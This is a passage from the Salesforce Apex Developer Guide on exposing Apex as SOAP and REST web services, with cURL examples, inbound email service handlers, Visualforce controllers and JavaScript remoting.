• You cannot deprecate webservice methods or variables in managed package code.
• Because there are no SOAP analogs for certain Apex elements, methods defined with the webservice keyword cannot take the
following elements as parameters. While these elements can be used within the method, they also cannot be marked as return
values.
– Maps
– Sets
– Pattern objects
– Matcher objects
– Exception objects
• Use the webservice keyword with any member variables that you want to expose as part of a Web service. Do not mark these
member variables as static.
Considerations for calling Apex SOAP Web service methods:
• Salesforce denies access to Web service and executeanonymous requests from an AppExchange package that has
Restricted access.
• Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value
that is too long for the field.
• If a login call is made from the API for a user with an expired or temporary password, subsequent API calls to custom Apex SOAP
Web service methods aren't supported and result in the INVALID_OPERATION_WITH_EXPIRED_PASSWORD error. Reset the user's
password and make a call with an unexpired password to be able to call Apex Web service methods.
The following example shows a class with Web service member variables and a Web service method:
global class SpecialAccounts {
global class AccountInfo {
webservice String AcctName;
webservice Integer AcctNumber;
293
Invoking Apex
Apex Developer Guide
}
webservice static Account createAccount(AccountInfo info) {
Account acct = new Account();
acct.Name = info.AcctName;
acct.AccountNumber = String.valueOf(info.AcctNumber);
insert acct;
return acct;
}
webservice static Id [] createAccounts(Account parent,
Account child, Account grandChild) {
insert parent;
child.parentId = parent.Id;
insert child;
grandChild.parentId = child.Id;
insert grandChild;
Id [] results = new Id[3];
results[0] = parent.Id;
results[1] = child.Id;
results[2] = grandChild.Id;
return results;
}
}
// Test class for the previous class.
@isTest
private class SpecialAccountsTest {
testMethod static void testAccountCreate() {
SpecialAccounts.AccountInfo info = new SpecialAccounts.AccountInfo();
info.AcctName = 'Manoj Cheenath';
info.AcctNumber = 12345;
Account acct = SpecialAccounts.createAccount(info);
System.assert(acct != null);
}
}
You can invoke this Web service using AJAX. For more information, see Apex in AJAX on page 312.
Overloading Web Service Methods
SOAP and WSDL do not provide good support for overloading methods. Consequently, Apex does not allow two methods marked with
the webservice keyword to have the same name. Web service methods that have the same name in the same class generate a
compile-time error.
Exposing Apex Classes as REST Web Services
You can expose your Apex classes and methods so that external applications can access your code and your application through the
REST architecture.
This is an overview of how to expose your Apex classes as REST web services. You'll learn about the class and method annotations and
see code samples that show you how to implement this functionality.
294
Invoking Apex
Apex Developer Guide
Tip: Apex SOAP web services allow an external application to invoke Apex methods through SOAP web services. See Exposing
Apex Methods as SOAP Web Services.
IN THIS SECTION:
Introduction to Apex REST
Apex REST Annotations
Apex REST Methods
Exposing Data with Apex REST Web Service Methods
Apex REST Code Samples
Introduction to Apex REST
You can expose your Apex class and methods so that external applications can access your code and your application through the REST
architecture. This is done by defining your Apex class with the @RestResource annotation to expose it as a REST resource. Similarly,
add annotations to your methods to expose them through REST. For example, you can add the @HttpGet annotation to your method
to expose it as a REST resource that can be called by an HTTP GET request. For more information, see Apex REST Annotations on page
106
These are the classes containing methods and properties you can use with Apex REST.
Description
Class
Contains the RestRequest and RestResponse objects.
RestContext Class
Use the System.RestRequest class to access and pass
request data in a RESTful Apex method.
request
Represents an object used to pass data from an Apex RESTful Web
service method to an HTTP response.
response
Governor Limits
Calls to Apex REST classes count against the organization's API governor limits. All standard Apex governor limits apply to Apex REST
classes. For example, the maximum request or response size is 6 MB for synchronous Apex or 12 MB for asynchronous Apex. For more
information, see Execution Governors and Limits.
Authentication
Apex REST supports these authentication mechanisms:
• OAuth 2.0
• Session ID
See Step Two: Set Up Authorization in the REST API Developer Guide.
Apex REST Annotations
Use these annotations to expose an Apex class as a RESTful Web service.
• @ReadOnly
295
Invoking Apex
Apex Developer Guide
• @RestResource(urlMapping='/yourUrl')
• @HttpDelete
• @HttpGet
• @HttpPatch
• @HttpPost
• @HttpPut
Apex REST Methods
Apex REST supports two formats for representations of resources: JSON and XML. JSON representations are passed by default in the
body of a request or response, and the format is indicated by the Content-Type property in the HTTP header. You can retrieve the
bodyasaBlobfromtheHttpRequestobjectiftherearenoparameterstotheApexmethod.IfparametersaredefinedintheApexmethod,
an attempt is made to deserialize the request body into those parameters. If the Apex method has a non-void return type, the resource
representation is serialized into the response body.
These return and parameter types are allowed:
• Apex primitives (excluding sObject and Blob).
• sObjects
• Lists or maps of Apex primitives or sObjects (only maps with String keys are supported).
• User-defined types that contain member variables of the types listed above.
Note: Apex REST doesn’t support XML serialization and deserialization of Connect in Apex objects. Apex REST does support JSON
serialization and deserialization of Connect in Apex objects. Also, some collection types, such as maps and lists, aren’t supported
with XML. See Request and Response Data Considerations for details.
Methods annotated with @HttpGet or @HttpDelete must have no parameters. This is because GET and DELETE requests have
no request body, so there's nothing to deserialize.
The@ReadOnlyannotationsupportstheApexRESTannotationsforalltheHTTPrequests: @HttpDelete, @HttpGet, @HttpPatch,
@HttpPost, and @HttpPut.
A single Apex class annotated with @RestResource can't have multiple methods annotated with the same HTTP request method.
For example, the same class can't have two methods annotated with @HttpGet.
Note: Apex REST currently doesn't support requests of Content-Type multipart/form-data.
Apex REST Method Considerations
Here are a few points to consider when you define Apex REST methods.
• RestRequest and RestResponse objectsareavailablebydefaultinyourApexmethodsthroughthestatic RestContext
object. This example shows how to access these objects through RestContext:
RestRequest req = RestContext.request;
RestResponse res = RestContext.response;
• If the Apex method has no parameters, Apex REST copies the HTTP request body into the RestRequest.requestBody
property. If the method has parameters, then Apex REST attempts to deserialize the data into those parameters and the data won't
be deserialized into the RestRequest.requestBody property.
296
Invoking Apex
Apex Developer Guide
• Apex REST uses similar serialization logic for the response. An Apex method with a non-void return type has the return value serialized
into RestResponse.responseBody. If the return type includes fields with null values, those fields aren’t serialized into the
response body.
• Apex REST methods can be used in managed and unmanaged packages. When calling Apex REST methods that are contained in a
managed package, you must include the managed package namespace in the REST call URL. For example, if the class is contained
in a managed package namespace called packageNamespace and the Apex REST methods use a URL mapping of
/MyMethod/*, the URL used via REST to call these methods would be of the form
https://instance.salesforce.com/services/apexrest/packageNamespace/MyMethod/. For more
information about managed packages, see What is a Package?.
• If a login call is made from the API for a user with an expired or temporary password, subsequent API calls to custom Apex REST Web
service methods aren't supported and result in the MUTUAL_AUTHENTICATION_FAILED error. Reset the user's password and make
a call with an unexpired password to be able to call Apex Web service methods.
• If the heap limit is exceeded in the process of serialization, an HTTP 200 code is returned and the error {"status":"some
error occurred"} is appended to the partial JSON response. Returning a collection of sObjects from a REST method involves
buffering the JSON serialized form of each sObject. Heap and CPU limits may not be encountered until after the HTTP response
header and initial data has started streaming back to the client. To gain control of the statusCode and the responseBody, use
a RestResponse instead of directly returning sObjects.
User-Defined Types
Youcanuseuser-definedtypesforparametersinyourApexRESTmethods.ApexRESTdeserializesrequestdatainto public, private,
or global classmembervariablesoftheuser-definedtype,unlessthevariableisdeclaredas static or transient.Forexample,
an Apex REST method that contains a user-defined type parameter might look like the following:
@RestResource(urlMapping='/user_defined_type_example/*')
global with sharing class MyOwnTypeRestResource {
@HttpPost
global static MyUserDefinedClass echoMyType(MyUserDefinedClass ic) {
return ic;
}
global class MyUserDefinedClass {
global String string1;
global String string2 { get; set; }
private String privateString;
global transient String transientString;
global static String staticString;
}
}
Valid JSON and XML request data for this method would look like:
{
"ic" : {
"string1" : "value for string1",
"string2" : "value for string2",
"privateString" : "value for privateString"
297
Invoking Apex
Apex Developer Guide
}
}
<request>
<ic>
<string1>value for string1</string1>
<string2>value for string2</string2>
<privateString>value for privateString</privateString>
</ic>
</request>
If a value for staticString or transientString is provided in the example request data above, an HTTP 400 status code
response is generated. The public, private, or global class member variables must be types allowed by Apex REST:
• Apex primitives (excluding sObject and Blob).
• sObjects
• Lists or maps of Apex primitives or sObjects (only maps with String keys are supported).
When creating user-defined types used as Apex REST method parameters, avoid introducing any class member variable definitions that
result in cycles (definitions that depend on each other) at run time in your user-defined types. Here's a simple example:
@RestResource(urlMapping='/CycleExample/*')
global with sharing class ApexRESTCycleExample {
@HttpGet
global static MyUserDef1 doCycleTest() {
MyUserDef1 def1 = new MyUserDef1();
MyUserDef2 def2 = new MyUserDef2();
def1.userDef2 = def2;
def2.userDef1 = def1;
return def1;
}
global class MyUserDef1 {
MyUserDef2 userDef2;
}
global class MyUserDef2 {
MyUserDef1 userDef1;
}
}
The code in the previous example compiles, but at run time when a request is made, Apex REST detects a cycle between instances of
def1 and def2, and generates an HTTP 400 status code error response.
Request and Response Data Considerations
Some additional things to keep in mind for the request data for your Apex REST methods:
298
Invoking Apex
Apex Developer Guide
• The names of the Apex parameters matter, although the order doesn’t. For example, valid requests in both XML and JSON look like
the following:
@HttpPost
global static void myPostMethod(String s1, Integer i1, Boolean b1, String s2)
{
"s1" : "my first string",
"i1" : 123,
"s2" : "my second string",
"b1" : false
}
<request>
<s1>my first string</s1>
<i1>123</i1>
<s2>my second string</s2>
<b1>false</b1>
</request>
• The URL patterns URLpattern and URLpattern/* match the same URL. If one class has a urlMapping of URLpattern
and another class has a urlMapping of URLpattern/*, a REST request for this URL pattern resolves to the class that was saved
first.
• Some parameter and return types can't be used with XML as the Content-Type for the request or as the accepted format for the
response, and hence, methods with these parameter or return types can't be used with XML. Lists, maps, or collections of collections,
for example, List<List<String>> aren't supported. However, you can use these types with JSON. If the parameter list
includes a type that's invalid for XML and XML is sent, an HTTP 415 status code is returned. If the return type is a type that's invalid
for XML and XML is the requested response format, an HTTP 406 status code is returned.
• ForrequestdataineitherJSONorXML,validvaluesforBooleanparametersare: true, false (botharetreatedascase-insensitive),
1 and 0 (the numeric values, not strings of “1” or “0”). Any other values for Boolean parameters result in an error.
• IftheJSONorXMLrequestdatacontainsmultipleparametersofthesamename,thisresultsinanHTTP400statuscodeerrorresponse.
For example, if your method specifies an input parameter named x, the following JSON request data results in an error:
{
"x" : "value1",
"x" : "value2"
}
Similarly, for user-defined types, if the request data includes data for the same user-defined type member variable multiple times,
this results in an error. For example, given this Apex REST method and user-defined type:
@RestResource(urlMapping='/DuplicateParamsExample/*')
global with sharing class ApexRESTDuplicateParamsExample {
@HttpPost
global static MyUserDef1 doDuplicateParamsTest(MyUserDef1 def) {
return def;
}
global class MyUserDef1 {
Integer i;
}
299
Invoking Apex
Apex Developer Guide
}
The following JSON request data also results in an error:
{
"def" : {
"i" : 1,
"i" : 2
}
}
• If you must specify a null value for one of your parameters in your request data, you can either omit the parameter entirely or specify
a null value. In JSON, you can specify null as the value. In XML, you must use the
http://www.w3.org/2001/XMLSchema-instance namespace with a nil value.
• For XML request data, you must specify an XML namespace that references any Apex namespace your method uses. So, for example,
if you define an Apex REST method such as:
@RestResource(urlMapping='/namespaceExample/*')
global class MyNamespaceTest {
@HttpPost
global static MyUDT echoTest(MyUDT def, String extraString) {
return def;
}
global class MyUDT {
Integer count;
}
}
You can use the following XML request data:
<request>
<def xmlns:MyUDT="http://soap.sforce.com/schemas/class/MyNamespaceTest">
<MyUDT:count>23</MyUDT:count>
</def>
<extraString>test</extraString>
</request>
Response Status Codes
The status code of a response is set automatically. This table lists some HTTP status codes and what they mean in the context of the
HTTP request method. For the full list of response status codes, see statusCode.
Description
Response Status
Code
Request Method
The request was successful.
200
GET
The request was successful and the return type is non-void.
200
PATCH
The request was successful and the return type is void.
204
PATCH
An unhandled user exception occurred.
400
DELETE, GET, PATCH, POST, PUT
300
Invoking Apex
Apex Developer Guide
Description
Response Status
Code
Request Method
You don't have access to the specified Apex class.
403
DELETE, GET, PATCH, POST, PUT
The URL is unmapped in an existing @RestResource
annotation.
404
DELETE, GET, PATCH, POST, PUT
The URL extension is unsupported.
404
DELETE, GET, PATCH, POST, PUT
The Apex class with the specified namespace couldn't be found.
404
DELETE, GET, PATCH, POST, PUT
Therequestmethoddoesn'thaveacorrespondingApexmethod.
405
DELETE, GET, PATCH, POST, PUT
TheContent-Typepropertyintheheaderwassettoavalueother
than JSON or XML.
406
DELETE, GET, PATCH, POST, PUT
The header specified in the HTTP request isn’t supported.
406
DELETE, GET, PATCH, POST, PUT
The XML return type specified for format is unsupported.
406
GET, PATCH, POST, PUT
The XML parameter type is unsupported.
415
DELETE, GET, PATCH, POST, PUT
The Content-Header Type specified in the HTTP request header
is unsupported.
415
DELETE, GET, PATCH, POST, PUT
An unhandled Apex exception occurred.
500
DELETE, GET, PATCH, POST, PUT
SEE ALSO:
JSON Support
XML Support
Exposing Data with Apex REST Web Service Methods
Invoking a custom Apex REST Web service method always uses system context. Consequently, the current user's credentials are not
used, and any user who has access to these methods can use their full power, regardless of permissions, field-level security, or sharing
rules. Developers who expose methods using the Apex REST annotations should therefore take care that they are not inadvertently
exposing any sensitive data.
Apex class methods that are exposed through the Apex REST API don't enforce object permissions and field-level security by default. To
enforce object or field-level security while using SOQL SELECT statements in Apex, use the WITH SECURITY_ENFORCED clause.
You can strip user-inaccessible fields from query and subquery results, or remove inaccessible sObject fields before DML operations, by
using the Security.stripInaccessible method. You can also use the appropriate object or field describe result methods to
check the current user’s access level on the objects and fields that the Apex REST API method is accessing. See DescribeSObjectResult
Class and DescribeFieldResult Class.
Also, sharing rules (record-level access) are enforced only when declaring a class with the with sharing keyword. This requirement
applies to all Apex classes, including to classes that are exposed through Apex REST API. To enforce sharing rules for Apex REST API
methods, declare the class that contains these methods with the with sharing keyword. See Using the with sharing or
without sharing Keywords.
SEE ALSO:
Apex Security and Sharing
301
Invoking Apex
Apex Developer Guide
Apex REST Code Samples
These code samples show you how to expose Apex classes and methods through the REST architecture and how to call those resources
from a client.
IN THIS SECTION:
Apex REST Basic Code Sample
This sample shows how to implement a simple REST API in Apex with three HTTP request methods to delete, retrieve, and update
a record.
Apex REST Code Sample Using RestRequest
This sample shows you how to add an attachment to a record by using the RestRequest object.
Apex REST Basic Code Sample
This sample shows how to implement a simple REST API in Apex with three HTTP request methods to delete, retrieve, and update a
record.
For more information about authenticating with cURL, see the Quick Start section of the REST API Developer Guide.
1. Create an Apex class in your instance from Setup. Enter Apex Classes in the Quick Find box, select Apex Classes, and
then click New. Add this code to the new Apex class:
@RestResource(urlMapping='/Account/*')
global with sharing class MyRestResource {
@HttpDelete
global static void doDelete() {
RestRequest req = RestContext.request;
RestResponse res = RestContext.response;
String accountId = req.requestURI.substring(req.requestURI.lastIndexOf('/')+1);
Account account = [SELECT Id FROM Account WHERE Id = :accountId];
delete account;
}
@HttpGet
global static Account doGet() {
RestRequest req = RestContext.request;
RestResponse res = RestContext.response;
String accountId = req.requestURI.substring(req.requestURI.lastIndexOf('/')+1);
Account result = [SELECT Id, Name, Phone, Website FROM Account WHERE Id =
:accountId];
return result;
}
@HttpPost
global static String doPost(String name,
String phone, String website) {
Account account = new Account();
account.Name = name;
account.phone = phone;
account.website = website;
302
Invoking Apex
Apex Developer Guide
insert account;
return account.Id;
}
}
2. To call the doGet method from a client, open a command-line window and execute the following cURL command to retrieve
an account by ID:
curl -H "Authorization: Bearer sessionId"
"https://instance.salesforce.com/services/apexrest/Account/accountId"
• Replace sessionId with the <sessionId> element that you noted in the login response.
• Replace instance with your <serverUrl> element.
• Replace accountId with the ID of an account which exists in your organization.
After calling the doGet method, Salesforce returns a JSON response with data such as the following:
{
"attributes" :
{
"type" : "Account",
"url" : "/services/data/v22.0/sobjects/Account/accountId"
},
"Id" : "accountId",
"Name" : "Acme"
}
Note: The cURL examples in this section don't use a namespaced Apex class so you don’t see the namespace in the URL.
3. Create a file called account.txt to contain the data for the account you will create in the next step.
{
"name" : "Wingo Ducks",
"phone" : "707-555-1234",
"website" : "www.wingo.ca.us"
}
4. Using a command-line window, execute the following cURL command to create a new account:
curl -H "Authorization: Bearer sessionId" -H "Content-Type: application/json" -d
@account.txt "https://instance.salesforce.com/services/apexrest/Account/"
After calling the doPost method, Salesforce returns a response with data such as the following:
"accountId"
The accountId is the ID of the account you just created with the POST request.
5. Using a command-line window, execute the following cURL command to delete an account by specifying the ID:
curl —X DELETE —H "Authorization: Bearer sessionId"
"https://instance.salesforce.com/services/apexrest/Account/accountId"
303
Invoking Apex
Apex Developer Guide
Apex REST Code Sample Using RestRequest
This sample shows you how to add an attachment to a record by using the RestRequest object.
For more information about authenticating with cURL, see the Quick Start section of the REST API Developer Guide. In this code, the
binary file data is stored in the RestRequest object, and the Apex service class accesses the binary data in the RestRequest object .
1. CreateanApexclassinyourorgfromSetupbyentering Apex Classes inthe Quick Find box,thenselectingApexClasses.
Click New and add the following code to your new class:
@RestResource(urlMapping='/CaseManagement/v1/*')
global with sharing class CaseMgmtService
{
@HttpPost
global static String attachPic(){
RestRequest req = RestContext.request;
RestResponse res = Restcontext.response;
Id caseId = req.requestURI.substring(req.requestURI.lastIndexOf('/')+1);
Blob picture = req.requestBody;
Attachment a = new Attachment (ParentId = caseId,
Body = picture,
ContentType = 'image/jpg',
Name = 'VehiclePicture');
insert a;
return a.Id;
}
}
2. Open a command-line window and execute the following cURL command to upload the attachment to a case:
curl -H "Authorization: Bearer sessionId" -H "X-PrettyPrint: 1" -H "Content-Type:
image/jpeg" --data-binary @file
"https://MyDomainName.my.salesforce.com/services/apexrest/CaseManagement/v1/caseId"
• Replace sessionId with the <sessionId> element that you noted in the login response.
• Replace MyDomainName with the My Domain name for your org.
• Replace caseId with the ID of the case you want to add the attachment to.
• Replace file with the path and file name of the file you want to attach.
Your command should look something like this (with the sessionId replaced with your session ID and MyDomainName
replaced with the My Domain Name for your org):
curl -H "Authorization: Bearer sessionId"
-H "X-PrettyPrint: 1" -H "Content-Type: image/jpeg" --data-binary
@c:testvehiclephoto1.jpg
"https://MyDomainName.my.salesforce.com/services/apexrest/CaseManagement/v1/500D0000003aCts"
Note: The cURL examples in this section don’t use a namespaced Apex class so you won’t see the namespace in the URL.
The Apex class returns a JSON response that contains the attachment ID such as the following:
"00PD0000001y7BfMAI"
304
Invoking Apex
Apex Developer Guide
3. To verify that the attachment and the image were added to the case, navigate to Cases and select the All Open Cases view. Click
on the case and then scroll down to the Attachments related list. You should see the attachment you just created.
Apex Email Service
You can use email services to process the contents, headers, and attachments of inbound email. For example, you can create an email
service that automatically creates contact records based on contact information in messages.
You can associate each email service with one or more Salesforce-generated email addresses to which users can send messages for
processing. To give multiple users access to a single email service, you can:
• Associate multiple Salesforce-generated email addresses with the email service and allocate those addresses to users.
• Associate a single Salesforce-generated email address with the email service, and write an Apex class that executes according to the
user accessing the email service. For example, you can write an Apex class that identifies the user based on the user's email address
and creates records on behalf of that user.
To use email services, from Setup, enter Email Services in the Quick Find box, then select Email Services.
• Click New Email Service to define a new email service.
• Select an existing email service to view its configuration, activate or deactivate it, and view or specify addresses for that email service.
• Click Edit to make changes to an existing email service.
• Click Delete to delete an email service.
Note: Before deleting email services, you must delete all associated email service addresses.
When defining email services, note the following:
• An email service only processes messages it receives at one of its addresses.
• Salesforce limits the total number of messages that all email services combined, including On-Demand Email-to-Case, can process
daily. Messages that exceed this limit are bounced, discarded, or queued for processing the next day, depending on how you
configure the failure response settings for each email service. Salesforce calculates the limit by multiplying the number of user
licenses by 1,000; maximum 1,000,000. For example, if you have 10 licenses, your org can process up to 10,000 email messages a
day.
• Email service addresses that you create in your sandbox can’t be copied to your production org.
• For each email service, you can tell Salesforce to send error email messages to a specified address instead of the sender's email
address.
• Email services reject email messages and notify the sender if the email (combined body text, body HTML, and attachments) exceeds
approximately 25 MB (varies depending on language and character set).
Using the InboundEmail Object
For every email the Apex email service domain receives, Salesforce creates a separate InboundEmail object that contains the contents
and attachments of that email. You can use Apex classes that implement the Messaging.InboundEmailHandler interface
to handle an inbound email message. Using the handleInboundEmail method in that class, you can access an InboundEmail
object to retrieve the contents, headers, and attachments of inbound email messages, as well as perform many functions.
305
Invoking Apex
Apex Developer Guide
Example 1: Create Tasks for Contacts
The following is an example of how you can look up a contact based on the inbound email address and create a new task.
global class CreateTaskEmailExample implements Messaging.InboundEmailHandler {
global Messaging.InboundEmailResult handleInboundEmail(Messaging.inboundEmail email,
Messaging.InboundEnvelope env){
// Create an InboundEmailResult object for returning the result of the
// Apex Email Service
Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();
String myPlainText= '';
// Add the email plain text into the local variable
myPlainText = email.plainTextBody;
// New Task object to be created
Task[] newTask = new Task[0];
// Try to look up any contacts based on the email from address
// If there is more than one contact with the same email address,
// an exception will be thrown and the catch statement will be called.
try {
Contact vCon = [SELECT Id, Name, Email
FROM Contact
WHERE Email = :email.fromAddress
LIMIT 1];
// Add a new Task to the contact record we just found above.
newTask.add(new Task(Description = myPlainText,
Priority = 'Normal',
Status = 'Inbound Email',
Subject = email.subject,
IsReminderSet = true,
ReminderDateTime = System.now()+1,
WhoId = vCon.Id));
// Insert the new Task
insert newTask;
System.debug('New Task Object: ' + newTask );
}
// If an exception occurs when the query accesses
// the contact record, a QueryException is called.
// The exception is written to the Apex debug log.
catch (QueryException e) {
System.debug('Query Issue: ' + e);
}
// Set the result to true. No need to send an email back to the user
// with an error message
result.success = true;
306
Invoking Apex
Apex Developer Guide
// Return the result for the Apex Email Service
return result;
}
}
Example 2: Handle Unsubscribe Email
Companies that send marketing email to their customers and prospects need to provide a way to let the recipients unsubscribe. The
following is an example of how an email service can process unsubscribe requests. The code searches the subject line of inbound email
for the word “unsubscribe.” If the word is found, the code finds all contacts and leads that match the From email address and sets the
Email Opt Out field (HasOptedOutOfEmail) to True.
Global class unsubscribe implements Messaging.inboundEmailHandler{
Global Messaging.InboundEmailResult handleInboundEmail(Messaging.InboundEmail email,
Messaging.InboundEnvelope env ) {
// Create an inboundEmailResult object for returning
// the result of the email service.
Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();
// Create contact and lead lists to hold all the updated records.
List<Contact> lc = new List <contact>();
List<Lead> ll = new List <lead>();
// Convert the subject line to lower case so the program can match on lower case.
String mySubject = email.subject.toLowerCase();
// The search string used in the subject line.
String s = 'unsubscribe';
// Check the variable to see if the word "unsubscribe" was found in the subject
line.
Boolean unsubMe;
// Look for the word "unsubcribe" in the subject line.
// If it is found, return true; otherwise, return false.
unsubMe = mySubject.contains(s);
// If unsubscribe is found in the subject line, enter the IF statement.
if (unsubMe == true) {
try {
// Look up all contacts with a matching email address.
for (Contact c : [SELECT Id, Name, Email, HasOptedOutOfEmail
FROM Contact
WHERE Email = :env.fromAddress
AND hasOptedOutOfEmail = false
LIMIT 100]) {
// Add all the matching contacts into the list.
307
Invoking Apex
Apex Developer Guide
c.hasOptedOutOfEmail = true;
lc.add(c);
}
// Update all of the contact records.
update lc;
}
catch (System.QueryException e) {
System.debug('Contact Query Issue: ' + e);
}
try {
// Look up all leads matching the email address.
for (Lead l : [SELECT Id, Name, Email, HasOptedOutOfEmail
FROM Lead
WHERE Email = :env.fromAddress
AND isConverted = false
AND hasOptedOutOfEmail = false
LIMIT 100]) {
// Add all the leads to the list.
l.hasOptedOutOfEmail = true;
ll.add(l);
System.debug('Lead Object: ' + l);
}
// Update all lead records in the query.
update ll;
}
catch (System.QueryException e) {
System.debug('Lead Query Issue: ' + e);
}
System.debug('Found the unsubscribe word in the subject line.');
}
else {
System.debug('No Unsuscribe word found in the subject line.' );
}
// Return True and exit.
// True confirms program is complete and no emails
// should be sent to the sender of the unsubscribe request.
result.success = true;
return result;
}
}
@isTest
private class unsubscribeTest {
// The following test methods provide adequate code coverage
// for the unsubscribe email class.
// There are two methods, one that does the testing
// with a valid "unsubcribe" in the subject line
// and one the does not contain "unsubscribe" in the
// subject line.
static testMethod void testUnsubscribe() {
308
Invoking Apex
Apex Developer Guide
// Create a new email and envelope object.
Messaging.InboundEmail email = new Messaging.InboundEmail() ;
Messaging.InboundEnvelope env = new Messaging.InboundEnvelope();
// Create a new test lead and insert it in the test method.
Lead l = new lead(firstName='John',
lastName='Smith',
Company='Salesforce',
Email='user@acme.com',
HasOptedOutOfEmail=false);
insert l;
// Create a new test contact and insert it in the test method.
Contact c = new Contact(firstName='john',
lastName='smith',
Email='user@acme.com',
HasOptedOutOfEmail=false);
insert c;
// Test with the subject that matches the unsubscribe statement.
email.subject = 'test unsubscribe test';
env.fromAddress = 'user@acme.com';
// Call the class and test it with the data in the testMethod.
unsubscribe unsubscribeObj = new unsubscribe();
unsubscribeObj.handleInboundEmail(email, env );
}
static testMethod void testUnsubscribe2() {
// Create a new email and envelope object.
Messaging.InboundEmail email = new Messaging.InboundEmail();
Messaging.InboundEnvelope env = new Messaging.InboundEnvelope();
// Create a new test lead and insert it in the test method.
Lead l = new lead(firstName='john',
lastName='smith',
Company='Salesforce',
Email='user@acme.com',
HasOptedOutOfEmail=false);
insert l;
// Create a new test contact and insert it in the test method.
Contact c = new Contact(firstName='john',
lastName='smith',
Email='user@acme.com',
HasOptedOutOfEmail=false);
insert c;
// Test with a subject that does not contain "unsubscribe."
email.subject = 'test';
env.fromAddress = 'user@acme.com';
309
Invoking Apex
Apex Developer Guide
// Call the class and test it with the data in the test method.
unsubscribe unsubscribeObj = new unsubscribe();
unsubscribeObj.handleInboundEmail(email, env );
}
}
SEE ALSO:
Apex Reference Guide: InboundEmail Class
Apex Reference Guide: InboundEnvelope Class
Apex Reference Guide: InboundEmailResult Class
Visualforce Classes
In addition to giving developers the ability to add business logic to Salesforce system events such as button clicks and related record
updates, Apex can also be used to provide custom logic for Visualforce pages through custom Visualforce controllers and controller
extensions.
• A custom controller is a class written in Apex that implements all of a page's logic, without leveraging a standard controller. If you
use a custom controller, you can define new navigation elements or behaviors, but you must also reimplement any functionality
that was already provided in a standard controller.
Like other Apex classes, custom controllers execute entirely in system mode, in which the object and field-level permissions of the
current user are ignored. You can specify whether a user can execute methods in a custom controller based on the user's profile.
• A controller extension is a class written in Apex that adds to or overrides behavior in a standard or custom controller. Extensions
allow you to leverage the functionality of another controller while adding your own custom logic.
Because standard controllers execute in user mode, in which the permissions, field-level security, and sharing rules of the current
user are enforced, extending a standard controller allows you to build a Visualforce page that respects user permissions. Although
the extension class executes in system mode, the standard controller executes in user mode. As with custom controllers, you can
specify whether a user can execute methods in a controller extension based on the user's profile.
You can use these system-supplied Apex classes when building custom Visualforce controllers and controller extensions.
• Action
• Dynamic Component
• IdeaStandardController
• IdeaStandardSetController
• KnowledgeArticleVersionStandardController
• Message
• PageReference
• SelectOption
• StandardController
• StandardSetController
In addition to these classes, the transient keyword can be used when declaring methods in controllers and controller extensions.
For more information, see Using the transient Keyword on page 85.
For more information on Visualforce, see the Visualforce Developer's Guide.
310
Invoking Apex
Apex Developer Guide
JavaScript Remoting
UseJavaScriptremotinginVisualforcetocallmethodsinApexcontrollersfromJavaScript.Createpageswithcomplex,dynamicbehavior
that isn’t possible with the standard Visualforce AJAX components.
Features implemented using JavaScript remoting require three elements:
• The remote method invocation you add to the Visualforce page, written in JavaScript.
• The remote method definition in your Apex controller class. This method definition is written in Apex, but there are some important
differences from normal action methods.
• The response handler callback function you add to or include in your Visualforce page, written in JavaScript.
In your controller, your Apex method declaration is preceded with the @RemoteAction annotation like this:
@RemoteAction
global static String getItemId(String objectName) { ... }
Apex @RemoteAction methods must be static and either global or public.
Add the Apex class as a custom controller or a controller extension to your page.
<apex:page controller="MyController" extension="MyExtension">
Warning: Adding a controller or controller extension grants access to all @RemoteAction methods in that Apex class, even
if those methods aren’t used in the page. Anyone who can view the page can execute all @RemoteAction methods and
provide fake or malicious data to the controller.
Then, add the request as a JavaScript function call. A simple JavaScript remoting invocation takes the following form.
[namespace.]MyController.method(
[parameters...,]
callbackFunction,
[configuration]
);
Table 5: Remote Request Elements
Description
Element
The namespace of the controller class. The namespace element is required if your organization has
a namespace defined, or if the class comes from an installed package.
namespace
The name of your Apex controller or extension.
MyController,
MyExtension
The name of the Apex method you’re calling.
method
A comma-separated list of parameters that your method takes.
parameters
The name of the JavaScript function that handles the response from the controller. You can also
declare an anonymous function inline. callbackFunction receives the status of the method
call and the result as parameters.
callbackFunction
Configures the handling of the remote call and response. Use this element to change the behavior
of a remoting call, such as whether or not to escape the Apex method’s response.
configuration
For more information, see JavaScript Remoting for Apex Controllers in the Visualforce Developer's Guide.
311
Invoking Apex
Apex Developer Guide
Apex in AJAX
The AJAX toolkit includes built-in support for invoking Apex through anonymous blocks or public webservice methods.
To invoke Apex through anonymous blocks or public webservice methods, include the following lines in your AJAX code:
<script src="/soap/ajax/59.0/connection.js" type="text/javascript"></script>
<script src="/soap/ajax/59.0/apex.js" type="text/javascript"></script>
Note: For AJAX buttons, use the alternate forms of these includes.
To invoke Apex, use one of the following two methods:
• Executeanonymouslyvia sforce.apex.executeAnonymous (script).ThismethodreturnsaresultsimilartotheAPI's
result type, but as a JavaScript structure.
• Use a class WSDL. For example, you can call the following Apex class:
global class myClass {
webservice static Id makeContact(String lastName, Account a) {
Contact c = new Contact(LastName = lastName, AccountId = a.Id);
return c.id;
}
}
By using the following JavaScript code:
var account = sforce.sObject("Account");
var id = sforce.apex.execute("myClass","makeContact",
{lastName:"Smith",
a:account});
The execute method takes primitive data types, sObjects, and lists of primitives or sObjects.
To call a webservice method with no parameters, use {} as the third parameter for sforce.apex.execute. For example, to
call the following Apex class:
global class myClass{
webservice static String getContextUserName() {
return UserInfo.getFirstName();
}
}
Use the following JavaScript code:
var contextUser = sforce.apex.execute("myClass", "getContextUserName", {});
Note: If a namespace has been defined for your organization, you must include it in the JavaScript code when you invoke
the class. For example, to call the myClass class, the JavaScript code from above would be rewritten as follows:
var contextUser = sforce.apex.execute("myNamespace.myClass", "getContextUserName",
{});
Toverifywhetheryourorganizationhasanamespace,logintoyourSalesforceorganizationandfromSetup,enter Packages
in the Quick Find box, then select Packages. If a namespace is defined, it’s listed under Developer Settings.
For more information on the return datatypes, see Data Types in AJAX Toolkit
312
Invoking Apex
Apex Developer Guide
Use the following line to display a window with debugging information:
sforce.debug.trace=true;
Apex Transactions and Governor Limits
Apex Transactions ensure the integrity of data. Apex code runs as part of atomic transactions. Governor execution limits ensure the
efficient use of resources on the Lightning Platform multitenant platform.
Most of the governor limits are per transaction, and some aren’t, such as 24-hour limits.
